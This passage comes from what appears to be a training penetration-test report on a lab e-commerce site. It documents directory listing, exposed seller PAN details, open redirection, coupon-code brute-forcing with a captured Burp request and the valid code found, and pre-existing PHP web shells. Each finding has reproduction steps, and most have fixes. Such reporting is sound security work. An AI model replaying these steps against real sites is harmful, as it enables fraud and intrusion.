
12. Directory Listing

Directory Listing (Moderate)	<p>Here are other similar URLs that leaks critical information via directory listing vulnerability.</p> <p>Affected URL:</p> <ul style="list-style-type: none">• http://13.232.162.26/robots.txt
------------------------------	---

Observation

- Navigate to <http://13.232.162.26/products.php>
- Now, **right click on the image** of any product and then select **View Image** or you can even drag the image to a new tab.
- The page loads up as shown below, with the image of the selected product.\

- Notice the **URL**, it actually reveals the full path of the image.



PoC – directory listings


- Now, if we remove the image name (here, reebok.jpeg) and hit enter.
- The following page with tons of information in it, will be displayed.

13.232.162.26/static/images/uploads/products/		
Index of /static/images/uploads/products/		
../		
1.jpg	15-Feb-2019 07:58	26159
10.jpg	15-Feb-2019 08:09	10227
100.jpg	15-Feb-2019 08:23	387418
101.jpg	15-Feb-2019 08:24	238128
102.jpg	15-Feb-2019 08:25	168406
103.jpg	15-Feb-2019 08:57	137612
105.jpg	15-Feb-2019 08:35	601636
106.jpg	15-Feb-2019 08:35	251241
107.jpg	15-Feb-2019 08:36	128493
108.jpg	15-Feb-2019 08:38	107887
109.jpg	15-Feb-2019 08:39	134467
11.jpg	15-Feb-2019 08:14	96430
110.jpg	15-Feb-2019 08:39	152868
111.jpg	15-Feb-2019 08:33	17003
112.jpeg	15-Feb-2019 08:43	273035
113.jpg	15-Feb-2019 08:43	57926
114.jpg	15-Feb-2019 08:44	29279
115.jpg	15-Feb-2019 08:45	8347
12.jpg	15-Feb-2019 08:16	84577
13.jpeg	15-Feb-2019 08:17	91014
14.jpg	15-Feb-2019 08:19	505236
15.jpg	15-Feb-2019 08:18	8947
2.jpg	15-Feb-2019 07:59	39463
200.jpg	15-Feb-2019 08:48	11521
202.jpg	15-Feb-2019 08:51	7875
203.jpg	15-Feb-2019 08:52	123388
204.jpg	15-Feb-2019 08:53	6101
2socks.jpeg	15-Feb-2019 07:44	41746
3.jpg	15-Feb-2019 08:04	8728
4.jpg	15-Feb-2019 08:05	4735
5.jpg	15-Feb-2019 08:06	9348
51BYEkEN8kL..SX..UX..SY..UY..jpg	15-Feb-2019 07:55	34676
51rPlAnz8gL.jpg	15-Feb-2019 07:52	35998
6.jpg	15-Feb-2019 08:07	4538
61W68b5cf+L..UX679..jpg	15-Feb-2019 07:52	32722
8.jpg	15-Feb-2019 08:08	8063
9.jpg	15-Feb-2019 08:08	8679
Johnny-Walker-Facebook-Covers-1369.jpeg	14-Feb-2019 12:30	25330

Observation


- Navigate to <http://13.232.162.26/robots.txt>

- It shows all the sections of your server you don't want robots to use/visit.



PoC – directory listings

- Navigate to <http://13.232.162.26/static/images/>
- Complete listing of directory is shown containing the images of all the customers along with the images of all the products in the website and also the administrator directory is also visible.



The screenshot shows a web browser window with two tabs: 'Internshala Trainings' and 'Index of /static/images/'. The address bar displays the URL '13.232.162.26/static/images/'. The main content area shows the title 'Index of /static/images/' followed by a table of directory listings.

../			
customers/	05-Jan-2019 06:00	-	
icons/	05-Jan-2019 06:00	-	
products/	05-Jan-2019 06:00	-	
banner-large.jpeg	05-Jan-2019 06:00		672352
banner.jpeg	07-Jan-2019 08:49		452884
card.png	07-Jan-2019 08:49		91456
default_product.png	05-Jan-2019 06:00		1287
donald.png	05-Jan-2019 06:00		10194
loading.gif	07-Jan-2019 08:49		39507
pluto.jpg	05-Jan-2019 06:00		9796
popoye.jpg	05-Jan-2019 06:00		14616
profile.png	05-Jan-2019 06:00		15187
seller_dashboard.jpg	05-Jan-2019 06:00		39647
shoe.png	05-Jan-2019 06:00		77696
socks.png	05-Jan-2019 06:00		67825
tshirt.png	05-Jan-2019 06:00		54603

Business Impact – High

- Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users.

- Also, an attacker can take important information like what all products are being sold by the sellers and can simply download the images, view them and can even use them against the users or the organization.

Recommendation

Take the following precautions:

- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Find all PII stored and encrypt them with various techniques.
- Disable Directory Listing .
- Put an index.html in all folders with default message.

References

- <https://cwe.mitre.org/data/definitions/548.html>
- <https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/>

13. PII Leakage

PII Leakage
(Moderate)

Below mentioned URL is vulnerable to personnel identifiable information leakage.

Affected URL :

- <http://3.6.40.63/profile/16/edit/>

Observation

- Login to your account and go to **Products** page.
- In every product page the **Seller Info** is available, click on it.



All Products Shoes

Adidas Silver Shoes

Adidas Silver Shoes- Reviewed Prices

Seller Info


Brand Website

INR 3945/-

Add To cart

PoC – pan card details are shown

- Upon clicking on Seller Info; Seller Name, Rating, City, Email along with **PAN Card Details** are shown.



Business Impact – High

- Leaking critical information like PAN Card details to everyone is highly vulnerable as, hackers can use such information to socially hack them.

Recommendation

- Hide critical information like the PAN Card details.
- Display only minimal required information about the sellers.

References

- <https://www.imperva.com/learn/data-security/personally-identifiable-information-pii/>
- <https://hackerone.com/reports/374007>

14. Open Redirection

Open
Redirection
(Severe)

Below mentioned URL is vulnerable to open redirection.

Affected URL :

- <http://13.233.65.117/redirect.php?url=www.radhikafancystore.com>

Affected Parameters :

- url


Observation

- Login to your account and go to **Products** page.
- In every product page the **Brand Website** is available, click on it.



- Upon clicking on **Brand Website**, we are then being redirected to the brand's website.


Observation



You will be redirected in 9 seconds

- Now, change the **url** from the brand website to some other website, here we use <https://www.google.co.in/> and hit enter.


Observation



You will be redirected in 7 seconds

PoC – open redirection

- We have been redirected to the destination url.



Business Impact – High

- The hacker can redirect your page to a malicious page or some other phishing sites.

Recommendation

- Check your Referrers.
- Design your app to avoid URL redirects or forwards as a best practice. If unavoidable, encrypt the target URL such that the URL:token mapping is validated on the server.
- Verify URL patterns using regular expressions to check if they belong to valid URLs. However, malicious URLs can pass that check.

References

- <https://www.netsparker.com/blog/web-security/open-redirection-vulnerability-informationprevention/>
- <https://spanning.com/blog/open-redirection-vulnerability-web-based-application-security-part-1/>
- <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/understanding-anddiscovering-open-redirect-vulnerabilities/>

15. Bruteforce Exploitation of Coupon Codes

Bruteforce
Exploitation
(Severe)

Below mentioned URL is vulnerable to brute forcing and can be exploited for discounts.

Affected URL :

- http://15.207.106.113/cart/apply_coupon.php

Observation

- Upon adding items to the cart, you will end up in a screen like this, where we see the **apply coupon section** and an example.
- Type in **UL_6666** in the apply coupon section and intercept the request using Burp Suite.

Shopping Cart

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Total	2500

Have a coupon?

Your coupon should look like UL_6666

Observation

- Following request will be generated containing **coupon code**.

```
1 POST /cart/apply_coupon.php HTTP/1.1
2 Host: 15.207.106.113
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 92
10 Origin: http://15.207.106.113
11 DNT: 1
12 Connection: close
13 Referer: http://15.207.106.113/cart/cart.php
14 Cookie: key=552ABD04-CFD0-C7D1-748F-BC95609DB4BA; PHPSESSID=v7tsdb5m7nnm5lco677neqpmr5; X-XSRF-TOKEN=593e631accdc7ea3fb8039bd89ede783314e5e73d762e1d0262886956070222c
15
16 coupon=UL_6666&X-XSRF-TOKEN=593e631accdc7ea3fb8039bd89ede783314e5e73d762e1d0262886956070222c
```

Observation

- We shoot the request with all possible combinations of 4 Digit numbers and upon a successful hit, we get a response containing the valid coupon code. We can use this code to get the discount.
- Valid coupon code for this website is **UL_1247**.

The screenshot shows a web security tool interface. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below these is a filter bar that says 'Filter: Showing all items'. The main part of the interface is a table with the following columns: 'Request', 'Payload', 'Status', 'Error', 'Timeout', 'Length', and 'Comment'. The table contains 13 rows of data, with the row for Request 248 (Payload 1247) highlighted in green. Below the table, there are tabs for 'Request' and 'Response'. The 'Response' tab is selected, and it shows a 'Raw' view of the response body, which is a JSON object: {"success":true,"discount_amount":1000,"coupon":"UL_1247","successMessage":"Coupon applied successsfully"}. The 'Render' tab is also visible but not selected.

Request	Payload	Status	Error	Timeout	Length	Comment
246	1245	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
247	1246	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
248	1247	200	<input type="checkbox"/>	<input type="checkbox"/>	585	
249	1248	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
250	1249	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
251	1250	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
252	1251	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
253	1252	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
254	1253	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
255	1254	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
256	1255	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
257	1256	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
258	1257	200	<input type="checkbox"/>	<input type="checkbox"/>	527	

Request Response

Raw Headers Hex Render

```
{"success":true,"discount_amount":1000,"coupon":"UL_1247","successMessage":"Coupon applied successsfully"}
```

PoC – coupon code applied successfully

Coupon applied successsfully

Shopping Cart

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Discount (UL_1247)	-1000
	Total	1500

Have a coupon?

Your coupon should look like UL_6666

Business Impact – Severe

- Attacker can easily order the items on extreme discounts which in turn will cause huge loss to the company.

Recommendation

- Coupon codes should have limited number of uses and should be regenerated after sometime.
- Coupon code should be random alpha-numeric characters.

References

- <https://www.digitalcommerce360.com/2017/03/17/prevent-fraud-brute-force-online-coupon-giftcard-attacks/>
- <https://www.couponxoo.com/brute-force-attack-coupon-code>

16. Command Execution Vulnerability

Command
Execution
Vulnerability
(Critical)

Below mentioned URLs is vulnerable to command execution,

Affected URLs :

- <http://13.233.65.117/wondercms/files/b374kmini.php>
- <http://13.127.150.195/admin31/console.php>

Observation


- Navigate to the **Blog** section of the website and login as admin.
- Now, navigate to the **Settings** and then go to **Files** option.
- You will notice an **Remove Files** section here, click on /wondercms/files/**b374kmini.php**

REMOVE FILES

- ✕ /wondercms/files/.htaccess
- ✕ /wondercms/files/a.php
- ✕ /wondercms/files/anonymous.php
- ✕ /wondercms/files/b374kmini.php
- ✕ /wondercms/files/ini.php
- ✕ /wondercms/files/php.ini
- ✕ /wondercms/files/shell.php


Observation

- It looks like, this is a small and simple PHP-shell that has an explorer, allows shell command execution, mysql queries, and more.

